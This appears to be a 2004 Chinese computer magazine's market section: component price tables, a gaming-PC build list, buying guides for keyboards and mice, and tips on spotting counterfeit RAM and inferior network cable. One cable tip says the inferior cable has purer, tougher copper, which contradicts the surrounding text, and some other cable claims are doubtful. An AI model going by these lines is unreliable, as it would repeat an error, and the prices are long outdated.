■本栏目的行情报价由电脑爱好者杂志、振华网 www.zenha.net 和非常在线 www.veryol.com 联合提供。

CPU 市场:新赛扬上市，老赛扬开始降价

最近，虽然新赛扬已经上市，可是老赛扬的价格却一直没有下降，Pentium 4 方面行情也是这样了，呈现出小幅上涨的趋势。不过 AMD 并没有受其影响，首先是 Athlon 64 开始降价，后来 Athlon XP 也加入到降价的行列中。目前 Intel 高端 Pentium 4 3.0GC 的报价是 1830 元，小涨了 5 元；主流的 Pentium 4 2.4B/2.8B/2.8C 目前的报价是 1005/1335/1485 元，都有不同程度的上涨。新赛扬 2.53G 上市(见图 1)，采用 Prescott 核心，搭配 1MB 二级缓存，报价为 780 元。老赛扬散装 1.7G/2.0G/2.4G/2.6G的报价为 420/490/550/653 元，仍然有不少的降价空间。AMD Athlon 64 3000+/3200+/2800+ 的报价分别为 1850/2350/1540 元，与前期相比，有 20 元左右的降幅，与此同时，盒装 Athlon XP 的价格也要走低，现在主流的 2500+/2800+/3000+ 的报价为 675/1020/1210 元。




图 1

内存市场:内存的涨声一片

近日，内存的行情虽然不像 CPU 那样时涨时跌，但是行情势却一直不被人们所看好，几乎每个品牌的内存都是在上涨，这种局面已经保持了有半个月的时间。目前，现代 DDR266 和 DDR333 256MB 的报价同为 330 元，上涨了 20 元。Kingston DDR333 256MB 和 512MB 的报价涨至 378 和 720 元；DDR400 256MB 和 512MB 报价为 388 和 730 元，涨幅同样也在 20 元左右。Kingmax DDR333 256MB 的报价为 355 元；DDR400 256MB 和 512MB 的报价为 355 和 700 元，平均涨幅达到 30 元。

硬盘市场:迈拓降幅明显

这段时间里，除了迈拓硬盘有较为明显的降价外，其他品牌的硬盘价格波动都不是很明显，最多只有 5～10 元。目前迈拓金钻 9 代 80GB/120GB 的报价为 560/710 元，下调了 60 元，迈拓金钻 9 代 160GB/200GB/250GB 的降幅更大，达到了 90～120 元，目前价格为 840/1150/1690 元，金钻 9 代 S-ATA 80GB/120GB 的价格也降到 670/840 元。希捷硬盘的走势平稳，目前酷鱼Ⅳ(7200 转 /S-ATA 接口)80GB/120GB 的报价为 607/800 元，酷鱼Ⅳ(7200 转 /IDE 接口)120GB/160GB 报价分别为 668/805 元。

显卡市场:R9550 成为市场热点

R9550 作为一款中档显卡，目前非常受市场欢迎。近日，铭瑄推出狂镭 9550 白金版显卡，该卡使用了优质的 Infineon mBGA 封装的 4.5ns 的显存，工作频率为 400MHz 报价为 599 元。另一款盈通镭龙 R9550MAX 在显存上使用的现代 mBGA 封装的 2.8ns 显存，容量 64MB，128bit 位宽，价格为 630 元。随后华硕也推出了一款 R9550 显卡，显存方面采用了现代 TSOP 封装的 5ns 颗粒，报价 799 元。虽然 R9550 出尽风头，但是双敏推出的一款 5708LE 增强版据说性能上能够超越 R9550，采用了 4 片 mBGA 封装的 2.8ns 显存颗粒，核心/显存频率分别为 250/400MHz，价格是 699 元。硕泰克 9550 打着低价的旗帜上市，采用三星 4ns 显存，显卡上共 8 片，报价 638 元。不过 R9550 在 X800 面前还是要低头的，近日七彩虹镭风 X800 上市，使用公版设计，8 片 GDDR3 颗粒组成 256MB 容量和 256bit 位宽，标称可以在 1GHz 下运行，价格是 3999 元。作为蓝宝石的第二款 X800 Pro(见图 2)，这款采用蓝色 PCB 版蓝宝石新装上市，除了 PCB 板的颜色外，其他地方和公版 X800 完全一样，价格同样是 3999 元。



图 2

主板市场:支持 K8 的主板逐渐增多

AMD K8系列CPU上市已有一段时间了，现在支持K8的主板也开始慢慢多了起来，最近磐正 EP-8HDA5J 主板上市(见图 3)，采用 K8T800+VT8237 的芯片，价格是 958 元。升技 KV8 也进入市场，集成千兆网卡，报价为 899 元。一些支持 Athlon XP 主板现在仍有很多新品推出，一款采用 nForce2 芯片组的升技 NF7-SE 到货，报价 758 元，另加 30 元赠送摄像头。建基 AK79D-400VN 主板也以低价推向市场，报价为 599 元。现在市场上支持 Intel CPU 的主板产品也很多，带有散热风槽捷波魔冻 848P 主板上市，在主板靠近 CPU 插槽附近，加盖有一个半透明的空气对流罩，报价是 599 元。最近，采用 i868PE 芯片组的建基 AX4SPE-UN 上市，报价为 749 元。


图 3

显示器市场:显示器市场新品不断

最近市场上各种档次的液晶显示器都有新品推出，一款 16ms 的明基 FP931 19 英寸液晶上市，报价为 7999 元。三星一款对比度为 700:1 的 173P 液晶上市，价格为 5999 元。另一款三星的 12ms 液晶 710T 到货，报价是 5050 元，还有一款 16ms 的三星 510N 也推向了市场，报价为 2996 元。市场上不仅是液晶显示器产品众多，普通的 CRT 显示器也有新品推出，号称是无铅显示器的飞利浦 107T6 上市了，带宽 108MHz，通过了 TCO'03 认证，报价为 1180 元；飞利浦另一款 107C6 也登陆市场，带宽达到了 120MHz，通过 TCO'03 认证，报价为 1280 元。

型号	平均价	最低价
CPU		
Intel		
Celeron 1.7GHz(散)	440	425
Celeron 2.4GHz(散)	555	550
Celeron-D 325(盒)	740	730
Pentium 4 1.8A(散)	905	895
Pentium 4 2.4B(散)	1025	1015
Pentium 4 2.8E(散)	1410	1405
Pentium 4 2.6C(散)	1360	1350
Pentium 4 2.8C(盒)	1495	1490
AMD		
Duron 1.6GHz(散)	355	345
Duron 1.8GHz(散)	380	380
Athlon XP 2000+(散)	455	450
Athlon XP 2400+(散)	565	560
Athlon XP 2500+(盒)	695	685
Athlon XP 3000+(盒)	1280	1250
Athlon 64 3200+(盒)	2400	2390
内存		
DDR266		
HY 256MB	325	320
DDR333		
HY 256MB	325	325
HY 512MB	655	650
Kingston 256MB	385	380
Kingston 512MB	725	720
KingMax 256MB	350	345
KingMax 512MB	695	690
Apacer 256MB	355	350
Apacer 512MB	705	695
DDR400		
Kingston 256MB	385	380
Kingston 512MB	735	735
KingMax 256MB	365	355
KingMax 512MB	715	705
Apacer 256MB	355	350
Apacer 512MB	705	700
富豪256MB	380	375
富豪512MB	710	705
硬盘 7200转		
迈拓		
DiamondMax Plus 9(80GB/2MB)	515	510
DiamondMax Plus 9(120GB/2MB)	675	670
DiamondMax Plus 9(160GB/2MB)	785	780
西数		
WD800BB(80GB/2MB)	495	490
WD800JB(80GB/8MB)	565	560
WD1200BB(120GB/2MB)	635	630
WD1200JB(120GB/8MB)	720	715
希捷		
酷鱼7200.7(40GB/2MB)	435	430
酷鱼7200.7(80GB/2MB)	525	515
酷鱼7200.7(120GB/2MB)	685	675
酷鱼7200.7 SATA(80GB/2MB)	610	605
酷鱼7200.7 SATA(120GB/2MB)	810	805
三星		
SP0802N(80GB/2MB)	590	585
SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕P4P800-VM	1068	1060
华硕P4V800-X	688	650
微星875P Neo-FIS2R	1720	1700
微星865PE Neo2-V	800	780
微星PT880 Neo-LSR	690	675
技嘉GA-8I848P-G	670	655
技嘉GA-8IG1000-G	870	855
技嘉GA-8S655TX Ultra	960	945
硕泰克SL-86SPE2	685	650
硕泰克SL-XP865G-L	1470	1455
硕泰克SL-PT880E-RL	670	655
捷波J-875P MAX	1190	1180
捷波J-865PEDAP	730	720
捷波魔冻848PDCP	650	650
昂达848PN	499	490
昂达865PEN	669	660
佰钰4865PEN	598	590
AMD		
华硕A7N8X-E Deluxe/WIFI-B	1199	1190
华硕A7V400-MX	588	580
华硕K8V Deluxe/WIFI-b	1490	1470
微星K8T Neo-FIS2R	1220	1200
微星K7N2 Delta-L(MS-6570)	570	560
技嘉GA-7N400-L	620	610
技嘉GA-7VT600-L	560	545
硕泰克SL-KT600-RL	625	610
硕泰克SL-75FRN2-L	670	650
捷波J-N2PA500	590	575
捷波J-V600DAP	599	590
昂达NK7U	599	585
昂达KT600N	499	490
佰钰7KT600	510	510
显卡		
nVIDIA		
华硕V9570/TD/128MB	1550	1530
华硕V9520 Magic/T	699	680
ELSA 733	799	790
微星FX5200-TD128	580	560
微星FX5600 XT-TD128	960	950
技嘉GV-N56X128D-P	890	870
技嘉GV-N5564D-CH	599	590
七彩虹风行5500 CF64	510	500
七彩虹风行风行5700LE CF白金版	795	790
铭瑄极光5700 Ultra钻石版	1399	1388
铭瑄极光5500	560	550
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700LE	799	780
双敏小妖G 5218GX	699	690
昂达闪电9570LE	699	685
昂达闪电9520 256MB	599	590
XFX讯景哮天狼FX5700LE	699	690
影驰GeForce 5700LE(128bit)	699	690
捷波魔力5200黄金版	599	590
ATI		
华硕A9600SE/TD/128M	890	880
华硕A9200SE/T/128M	550	545
ELSA 980SE/256bit	1299	1280
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	600	590
技嘉GV-R96X128DU	1280	1270
七彩虹镭风R9600 XT CF	1099	1090
七彩虹镭风9550 CT冰封骑士	799	785
铭瑄X800	3999	3990
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9550	660	650
盈通镭龙R9600SE	590	580
双敏小妖G 9518	679	670
昂达雷霆8955XT	599	580
昂达雷霆9960	790	770
光存储		
COMBO		
明基CB482B	460	450
三星金将军52X康宝 2MB	390	385
三星金将军52X康宝 8MB	490	480
美达52X康宝	388	385
微星48X(MS-8448M)	399	390
台电女神52X COMBO	399	390
LG GCC-4520B	480	475
刻录机		
华硕CRW-5232AS	348	345
明基5224W	299	290
微星CR52-A2(MS-8352A)	335	330
台电女娲 52X刻录机	299	290
LG GCE-8525B	315	310
DVD光驱		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
三星 金将军16XDVD 白金版	280	270
微星 D16(MS-8216)	260	255
台电 女神 16倍速DVD-ROM	260	255
LG 16X DVD-ROM GDR-8161B	245	240
DVD刻录机		
华硕DRW-0402P/D	1050	1040
明基DW800A	999	990
三星SH-W08A	999	980
微星DR4-A(MS-8404A)	720	710
台电8X DVD DUAL	799	790
LG GSA-4082B 8X DVD刻录机	999	990
显示器		
17英寸CRT		
三星795MB	1290	1280
三星793DF	1130	1120
明基A772 plus	1290	1280
明基 K771	1380	1370
飞利浦107T5	1240	1220
飞利浦107P5	1560	1540
LG XP F702P	1380	1360
LG T710PH	1150	1130
美格796FDX5	1370	1360
美格770PF+	990	985
NESO HD770II	1290	1270
大水牛DFX760	979	960
爱国者798HD	1470	1455
优派G72f+	1400	1390
19英寸CRT		
三星955DF	1720	1700
三星945MBi	1780	1750
明基992p	1880	1870
飞利浦109P	2840	2810
LG F900B	2190	2180
美格810FTII	1770	1735
NESO FD910G	3960	3945
大水牛DT996	1950	1940
爱国者998FP	1810	1790
优派G90f	2420	2400
15英寸LCD		
三星153V	2980	2950
三星152S	3170	3150
明基FP581s(银)	3349	3340
明基FP591	3999	3985
飞利浦150P4	3580	3560
飞利浦150B5	3360	3350
美格MG576	3499	3460
美格MY566	2975	2965
LG L1515S	3150	3140
LG L1530S	2800	2785
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派VG511S	3240	3220
17英寸LCD		
三星710T	4690	4670
三星710V	3780	3770
明基FP791	5330	5310
明基FP783	4960	4945
飞利浦170S5	3650	3635
飞利浦170X4	4760	4750
美格MG776	4299	4255
美格W765	3499	3485
LG L1710S	3620	3600
LG L1730P	4600	4580
优派VG710b	4475	4450
音箱		
优派SP2102v(2.1音箱)	320	315
多彩DLS-2102(2.1音箱)	185	180
多彩DLS-2106(2.1音箱)	100	90
创新SBS 560(5.1音箱)	440	425
创新Inspire 2.1 2400 (2.1音箱)	400	385
漫步者R211T(2.1音箱)	150	130
冲击波SW-5101(5.1音箱)	735	720
金河田JHT-330(2.1音箱)	220	210
轻骑兵B2380(2.1音箱)	145	130
傲森PA-313P(2.1音箱)	188	180
机箱		
百盛诺亚方舟N12(冷静王3C电源)	280	270
百盛神雕侠侣S01(冷静王3C电源)	370	355
世纪之星皇冠288(P4电源)	570	550
世纪之星X501C(3C电源)	380	360
爱国者309(长城p4电源)	290	275
爱国者月光宝盒T21(长城300P4电源)	340	320
富士康追天TA-201(P4电源)	380	365
富士康风云PC-140(带电源)	290	288
金河田纳米6121(海象305 P4电源)	570	520
金河田蓝牙6136B(金河田315WB P4电源)	440	410
CoolerMaster罗马战士CAC-T01	750	710
CoolerMaster罗马御林军PAC—T01	1499	1490
技展ATX-6065(技展3C电源)	350	340
技展ATX-3018(技展3C电源)	310	295
CPU风扇		
九州风神AMD之卡西摩多	90	80
九州风神AE-2388+白金版	88	85
Tt A3036(火山7X)	100	95
Tt A3041(火山9A)	105	95
超频三蚂蚁PA7C-38CUAL	75	70
富士康CMI-28-2N	68	65
富士康CMA-32-1N	145	130
AVC Z090Z36	85	80
急冻王ALK808	95	80
电源		
航嘉冷静王标准版	158	150
航嘉磐石355P	268	225
全汉极冻光300W电源	325	300
长城ATX-300SEL-P4(静音大师)	188	185
长城ATX-350P4	198	190
金河田海象380	280	265
金河田海象330	180	170
多彩DLP400A(核动力)	260	235
多彩DLP388A(龙卷风)	165	155

截止到2004.7.7，此价格为市场采集，且经常波动仅供参考。(单位:元)

CF [SC03]

市场聚焦

数码相机新时尚——大屏幕、小身材

数码相机在经历单反专业外形、高倍光学变焦、小炮筒镜头等流行趋势后，高便携性、小身材、大屏幕LCD成为新一代消费级数码相机的新时尚。对于年轻人来说超轻薄是高便携性的主要特征，并要求在超薄的外形下依然提供实用的3倍光学变焦。一些时尚数码相机配备2英寸以上LCD液晶屏幕，大面积的液晶屏幕不但方便取景而且也方便对拍摄照片的早期筛选，更容易显示照片的细节。市场上继早期具备2.5英寸液晶显示屏的SONY DSC-T1（见图）和京瓷Finecam-L4v后，SONY CyberShot DSC-W1、SONY DSC-T11和OLYMPUS AZ1陆续上市，CASIO 也推出了配备2英寸液晶显示器的QV-R41和QV-R51产品。目前Sony DSC-W1和T11的价格为3200元和4400元，OLYMPUS AZ1价格为3000元，CASIO的QV-R41和QV-R51分别为2600元和3100元。



20元GPRS包月卡并非每月只花20元

我们知道按照中国移动的标准资费GPRS的包月费用为200元。在一些电脑城和拍卖网站我们看到20元GPRS无限量包月无线上网的广告。那么20元包月是否真的，我们仔细探访了一下。GPRS包月是有那么回事，那种所谓20元包月的卡确实存在，但用户为此支出不仅仅是20元/月。这类包月卡除了20元GPRS包月费用外，通常还必须支持至少20元/月的限量短消息费用（通常20元/月可以发送300条网内短消息），所以对于最终用户也就是每月需要消费40元。用户购买这类卡还要支付一定费用给商家通常价格在100～180元，比较价格的时候，还要注意不同类型的卡内初余额是不同的。虽然大家都打着20元GPRS包月的旗号，但销售的卡有好几种，包括动感地带的卡，所以服务和使用细则也有区别，有的卡不能长期使用只能用几个月，选购的时候可要注意不同卡的区别。这类GPRS包月卡来自于某些地方的优惠活动，因为GPRS全国漫游是免收漫游费，有些商家就在全国发售，由于这些卡在异地通常都不直接使用语音功能（打电话是要漫游费的），所以比较合适配合GPRS适配卡作为笔记本或者PDA GPRS上网专用卡。异地使用这类GPRS包月卡，速度会有不同，通常相当于普通Modem拨号的速度。不过总体看起来它的资费还是大大优于电信的标准资费。

关注廉价MP3播放器

最近市场上悄然出现一些价格非常便宜的MP3播放器，从外观看与普通中档货差不多，但是价格却非常低，一般128MB带液晶的产品价格不到350元，而且还有一定的还价空间，会使很多人倍感意外。这类MP3播放器的品牌很多，不过从它们的外观设计到按键安排可以看出大多都是贴牌的商品，都是源自OEM厂的几种固定款式，只是颜色搭配和商标不同。网上传闻这些MP3播放器由于采用解码芯片档次不高，音质比较差。如此低廉价格所配的耳机不要指望会好到哪里去，这在一定程度上也影响了MP3播放器的音质表现，建议有兴趣的朋友带上一副好耳机实际试听一下。通过功能比较我们发现了一些低价位MP3播放器的弱点，主要是很多产品不支持流行的WMA、MP3 PRO、RA等新格式。在附加功能上比较单薄，中档产品一些主要的功能如长时间录音、录音噪声过滤技术、VOX声控录音、多彩液晶屏背光、液晶屏歌曲信息中文滚动显示、FM调频收音功能等在低价位产品中实现的比较少。不过对于很多人来说买MP3播放器主要就是为了听MP3，所以在预算有限要求不高的情况下这类廉价的MP3播放器还是可以纳入考虑范围的。我们还发现一些成交价在3XX元的MP3播放器标价往往标到4XX元，厉害的差价超百元，所以买MP3播放器不要忘了砍价。

微型移动硬盘盒的进阶产品——数码伴侣盒

现在微型移动硬盘盒已经很便宜了，很多产品价格降到50元以下。作为新一代的微型移动硬盘盒的发展方向，就是向数码伴侣的功能靠拢。所谓数码伴侣就是可以将主流的存储卡（如果CF、SD、MD等）上的数据复制到自身硬盘内存储的一种设备，而整个过程无需连接电脑甚至外部电源。数码伴侣可以很好地解决数码相机拍摄存储卡容量限制的问题，不过过去不少成品数码伴侣的价格都要2000元以上，令不少用户望而却步。现在数码伴侣盒的出现就是将传统数码伴侣的主机盒和移动硬盘分开卖，这样用户就能按照自己的需要配置价格和容量合适的硬盘，降低整体成本，其实对于很多用户不需要使用容量20GB、30GB的产品。甚至有的用户就可以将笔记本升级下来的闲置硬盘和微型移动硬盘盒内的2.5英寸硬盘装入数码伴侣盒内使用。随着数码伴侣盒生产厂家的增多，价格必然下跌，届时将成为普通微型硬盘盒的升级换代对象。目前市场上支持CF/MD/SD/SM/MMC/MS存储卡带液晶状态显示的数码伴侣盒的价格在500元左右（不含硬盘）。CF [SC04]

装机直达车

huhwk 读者：我是一名学生，想用 5500～6000 元配置一台基于 Athlon XP 的游戏平台，希望能给出一套配置。非常感谢！



配件	型号	价格(元)
CPU	AMD Athlon XP 2500+（散）	680
主板	微星K7N2 Delta-L	560
内存	富豪 256MB DDR400 × 2	750
硬盘	希捷酷鱼7200.7/ST3120022A	675
显卡	昂达闪电9570LE	685
声卡	主板集成	-
网卡	主板集成	-
光驱	华硕CRW-5232AS 52X刻录机	345
显示器	美格770XC	1299
键盘	多彩怡静双星鼠标键盘套装	88
鼠标	多彩怡静双星鼠标键盘套装	-
机箱	金河田创导7002B	405
电源	机箱自带金河田ATX-320WB+P4电源	-
音箱	轻骑兵C3500E	148
总计		5635

点评：此套配置是根据 huhwk 读者量身定做的一套基于 Athlon XP平台的配置，小编着重考虑性价比，又不失游戏性能。在基本配件方面，我们采用微星K7N2 Delta-L主板，并搭配AMD Athlon XP 2500+处理器、两条富豪256MB DDR400内存、昂达闪电9570显卡、希捷酷鱼7200.7/ST3120022A硬盘和华硕CRW-5232AS 52X刻录机 ❶，对游戏可以说是游刃有余。特别是微星K7N2 Delta-L主板，采用最新版本的nForce2 SPP+MCP芯片组，并支持400MHz FSB，在其供电电路的控制元件上都加上了散热片，可见其研发工程师用心良苦。更难能可贵的是，只有560元的售价，无疑给Athlon XP的爱好者带来福音。

这套配置的机箱是比较有特色的，采用金河田创导7002B 机箱 ❷。在这个机箱的面板上，除了提供前置USB、音频接口以外，还有一个最为闪耀的特色就是提供了一个支持红外线传输的接口，该接口的位置居于复位键和USB接口的中央。通过内部的IrDA红外线插头，与主板连接以后，就可以让你的手机(当然，你的手机也必须提供红外线接口)互通有无。

美格770XC纯平显示器 ❸ 采用黑白两色搭配，刚好与金河田创导7002B机箱一致，再搭配白色调的轻骑兵C3500E音箱 ❹ 以及多彩怡静双星鼠标键盘套装 ❺，显得时尚与典雅。CF [SC05]

闷豆买 hynix 原厂内存条

攒机五味瓶

闷豆：“你怎么给我用普通内存条装机，我要的是hynix内存条呀！”

装机员：“是hynix内存条嘛，你看内存条颗粒上标着hynix字样。”

闷豆：“我谈配置的时候是要hynix原装条，你这种普通的内存条比原装条便宜。”

老板：“抱歉，抱歉，我们的装机员是新来的，他可能没有搞清楚，马上给你换hynix原厂内存条。”

闷豆：“你这个hynix原厂内存条怎么还是用老包装？现在hynix行货内存条都是独立密封包装的呀。”

老板：“小兄弟你对这个还挺在行的，告诉你这是水货条，所以便宜给你呀，条子绝对是真的，你看这是原厂的标贴，性能比行货还好。”

闷豆：“水货条呀，刚才谈配置怎么没有说明呀。你看这个条子表面这么光滑，不会是打磨条吧。”

老板：“小兄弟，这个不能乱说啊！hynix行货内存条现在没有，这几天缺货厉害。你看要么这样，有问题我给你一年包换，要么你买行货Kingston的，不过价钱方面……”

闷豆：“我们说好用hynix原厂内存条的，如果你没有的话我就不要了，反正我还没付钱。”

老板：“这个不行，我的CPU和主板都开包了，你不能不要。”

闷豆：“现在是你没有hynix原厂内存条，你违约在先，我要求不高只要按谈好的配置装就可以了，你有意见我们可以找商场管理处评评理！”

老板：“好了好了，我给你找内存去”。

最后听到老板打电话，“你好，我是XX公司，现在要两条hynix 256MB，马上送过来。”

点评：市场上原装hynix内存条被仿冒得很多，行货hynix原厂内存条零售包装以密封塑料包装盒(见图1)形式出现，目前还没发现有假冒品仿制出来。一些水货和通过打磨内存颗粒上刻字的仿冒品，有的是散装，有的依然采用老式非密封包装盒。一些打磨的hynix内存条因为内存颗粒是被打磨过的所以用手搓一下表面会比较光亮，部分打磨的颗粒表面右下角没有一行字母(见图2)。行货内存条左右两侧分别贴有现代的产品贴标和CRL全国联保标签(见图3)，而非行货则没有CRL全国联保标签。CF [SC06]



图 1




图 2



图 3

虽然很多人都知道鼠标和键盘的重要性，但奇怪的是，很多人倒是对这两个重要的设备不够重视。随着FPS游戏的广泛流行，很多玩家对键盘鼠标的要求是越来越高。对于中国的广大普通装机用户来说，经济实惠是最根本的装机原则，所以价格较低廉的键鼠套装成为普通装机用户的首选。除了价格以外，键鼠套装的颜色、线条搭配一般都比较和谐，用户可以根据自己显示器和机箱的颜色，来选择键鼠套装，可以轻易攒一台个性化的电脑。下面我们就向大家介绍主流键鼠套装的导购指南。



感受手指的跳跃

——主流键鼠套装导购

■ 北京　汪捷

一、选购技巧

1.手感决定一切

笔者认为，键盘和鼠标的手感是重中之重。因为键盘和鼠标是长时间使用的外围设备，同时用户必须时时将鼠标握在手中、经常敲击键盘，因此手感的好坏就非常关键。想必你也不想在使用键盘的过程中，出现键盘按下去就起不来，或者键位非常生硬等情况。鼠标更是如此，如果长时间使用不顺手的鼠标，手部关节会因为姿势不正确，造成关节疼痛或是肌肉疲劳，严重的甚至会造成手关节病变。

2.了解自己的需求

以一般鼠标的功能种类，大致可分为两键式、三键式与滚轮式三种。以普通用户而言，两键式鼠标的功能即可应付其需求。如果用户使用鼠标频率非常高，可选择购买三键式鼠标，将第三个键设为最常使用的鼠标功能，一方面减少操作时间，一方面也能避免手指多次敲击，造成伤害。滚轮式的鼠标，则适合以浏览网页或是文字处理，由于这些使用者在作这些操作时，使用滚轮可节省许多的操作时间与避免操作伤害。如果你只是普通的电脑用户，只要选购一款顺手、按键方便的鼠标即可；如果是作为图形设计和FPS游戏使用，则除了上述两个原则外，选择较高分辨率的鼠标就有其必要性了。

小提示

鼠标的分辨率

分辨率即单位距离内所能取得的影像数，市面上鼠标多以dpi(dots per inch，每英寸的像素数)表示。在相同移动距离下，高分辨率鼠标比低分辨率鼠标所取得的影像数多一些。反之，如果移动相同像素长度时，低分辨率鼠标需移动的实际距离也较长。以目前屏幕所使用的分辨率下，一只具有400dpi的光电鼠标已经足够使用；当屏幕分辨率提升至1600×1200时或者玩CS之类的游戏时，则建议使用800dpi的光学鼠标。

键盘的种类就非常多了，普通键盘、多媒体键盘、无线键盘……。如果你经常上网，可以选择一款Internet多媒体键盘，此键盘提供许多功能键，如单键上网，控制音量大小，播放CD、VCD，选曲等功能。至于无线键盘，最大的优点是用户可以不再受键盘电缆长度的限制，不过价位也较高。

二、推荐套装产品

1.微软光学极动套装(见图1)



图1

微软公司的键鼠套装产品是相当有名气的，在很多消费者眼中它代表着高端与时尚。微软光学极动套装是采用光学极动鲨鼠标，它有着时尚透明的滚轮和缆线；对称的造型，同时支持PS/2与USB接口，方便你的不同需求。它采用微软的光学感应定位技术，大大提高灵敏度，同时，光学扫描频率高达6000帧/秒，基本杜绝了鼠标在快速移动过程中丢失光标的问题，而且提高了对于表面的适应性，最大可能地满足CS游戏玩家对鼠标高性能的要求。这款鼠标适用于左右手，握感自然、舒适，而且还可以自定义3个按键。

微软光学极动套装中的键盘依然采用了微软灵巧键盘，其采用经典的107键，键帽上均有中文标识。合理的按键排布与外型设计，可以为用户最大程度节省桌面空间。此外还有3个特殊的快捷按键设计，用户只需轻轻一按即可浏览站点、启动电子邮件、搜索，操作变得简单又轻松。

市场价格:195元

2.罗技无限炫光套装(见图2)

罗技无线光电鼠标不仅可以完成较为复杂的桌面应用，而且对于普通用户而言，手感极好的罗技无限炫光套装的价格也是可以让他们所接受的。罗技无限炫光套装的键盘本身就是一款功能强大的多媒体键盘，上有七个功能按键，可自由对每个功能按键进行自定义。由于采用了流线造型设

计，手感非常好。另外，键盘直接内置信号接收器，而且信号指示灯与其他键盘指示灯并排右上角，同时美化了电脑使用环境。



图 2

此套装是使用三键式设计的无线光电鼠标，采用了800dpi分辨率，有效使用距离可达两米，接收鼠标定位信号的接收器被内置在键盘中，但对接收器的信号没有影响。

市场价格:259 元

3.BenQ 双塔奇兵键鼠套装时尚版(见图 3)

BenQ 双塔奇兵键鼠套装时尚版运用了符合人体工程学的设计，键盘和鼠标的手感都很不错。它的与众不同之处在于其键盘采用了专利X架构设计，与普通键盘相比，在美观及使用舒适度方面都有很大程度的提高。结合笔记本电脑键帽触感的柔软性，与使用者所习惯的键帽行程深度，不仅敲击省力，反应灵敏，同时大幅降低打字的扰人噪音。这款键盘的侧面呈弧线状，键盘中部微微突起。键盘上配有12个快捷键，其中音量控制键采用了滑动式的操作方式，显得更加时尚。



图 3

BenQ 这款键鼠套装的鼠标外壳采用了“一体化”设计，按键部分和后半部分完全融合在一起，符合人体工学设计，长时间的使用也不会感到手指僵硬。优雅的斜纹设计，创造美学新概念，展现与众不同的品位。

市场价格:198 元

4.微星魔键多媒体键鼠套装(见图 4)

微星魔键多媒体键鼠套装当中的多媒体键盘是一款充满了时尚风格的产品，它不仅仅在外观上非常有特色，而且也采用了人体工程学设计，拥有个性化扶手，增强了使用者的舒适感。键盘上的十八颗多媒体按键集Office办公、多媒体及网络快捷于一身，为用户的使用及操作提供了便捷。键盘采用了通体黝黑的外壳，感觉比较大方、稳重。



图 4

鼠标的外观与键盘的外观设计非常搭配，它采用对称设计，不管你习惯哪个手都能够使用自如，在性能上提供了800dpi分辨率，其五键和超大滚轮设计可以自定义第三件功能更加方便你的使用。

市场价格:199 元

5.BTC 天生一对之青梅竹马键鼠套装(见图 5)

BTC天生一对之青梅竹马键鼠套装中的智能办公键盘是一件不错的产品，众多的功能键可以有效减少按键的次数。虽然键盘在按键的舒适度和力度上仍有待提高，但其丰富的功能及相对较低的定位，使其具有了一定的性价比。这款键盘除了基本键盘功能外，还附加六个功能键:Office应用程序、网络快捷键、应用程序键、多媒体快捷键、办公精灵快捷键、剪贴簿功能键。另外，此款键鼠套装还提供了另一种的色彩搭配，可以满足用户不同的需要。



图 5

这款键鼠套装所带的鼠标是BTC的银黑色的PS/2接口光电鼠，外观与性能指标都中规中据，有三个可编程键。

市场价格:158 元

6.多彩恬静双星键鼠套装(见图 6)

恬静双星是由多彩K0301键盘和M328鼠标组成，是一套适用于个人和Office办公的套装产品。K0301键盘造型采用流线型设计，标准的白色基调在简洁大方之余更具典雅时尚的内涵。K0301还加入防水功能设计，即使在键盘使用当中有水撒到键盘上，也完全不用担心键盘受损，K0301设计的倒水槽可以迅速将进入键盘的水导出，保证键盘的正常使用，让你在使用时轻松自如，更添闲情逸致。



图 6

M328鼠标按照人体工学对外形进行了全新的设计，弧形的背部更贴合使用者的手掌，有效的分散了鼠标背面对手掌的反作用力，最大程度的缓解手臂部肌肉疲劳。最新的光学感应技术设计，保证了M328拥有高达1500帧/秒的扫描取样速度。

市场价格:88 元

小贴士

键盘鼠标套装免费送

★购买三星MB系列高亮纯平显示器，可赠送黑色调的“本手桌面精华”键盘鼠标套装。

★暑期期间购买建基A70PF显示器，还可获赠一套价值199元的建基KM系列键盘鼠标套装，并提供了银黑、红、蓝三种颜色供用户选择。

★8月31日前，凡购买捷波865PEDA主板+捷波镭霸9550移动版显卡，特价599+599元，并可另送价值160元的捷波多媒体键盘+5D光电鼠标套装。

★购买Acer AL533 15英寸液晶显示器，同时还可赠送一套价值118元的Acer键盘鼠标套装。CF [SC07]

火眼金睛识优劣网线

■山东　西贝

市场上劣质的双绞线比比皆是，令人良莠难分。而且，除了劣质网线外，市面上有很多用三类线冒充五类线、超五类线的情况。其实，在你购买网线时，只要明辨以下几点，那么劣质网线就逃不过你的火眼金睛。

1.优质网线的外胶皮不易燃烧，而劣质网线的外胶皮大部分是易燃的。

2.劣质网线在40℃以上胶皮会变软，优质网线不会。

3.劣质网线内部的铜芯用料较纯，比较软、有韧性而且不易被拉断。

小知识

网线知识点滴

★网线的扭绕方向是逆时针扭绕而不是顺时针绕的。顺时针绕会对速度和传输距离有影响。

★网线里的线在对绕时圈数是不一样的，因为圈数一样的话两对线之间的传输信号会互相干扰，使传输距离变短。

★每英寸网线的扭绕圈数是有规定的，理论上越多越好，当绕得太多，一是成本高，二是网线的柔韧性受到影响。劣质网线圈数大大低于正品货。

★屏蔽双绞线的导线与胶皮间有一层金属网和绝缘材料，水晶头外面也被金属所包裹。


★三类线里的线是二对四根，五类线里的线是四对八根。

★利用Windows中的“网络监视器”实地测试一下双绞线，5类线能达到100Mbps，3类线只有10Mbps。CF [SC08]

Kingston内存条识真假

■上海　杨法

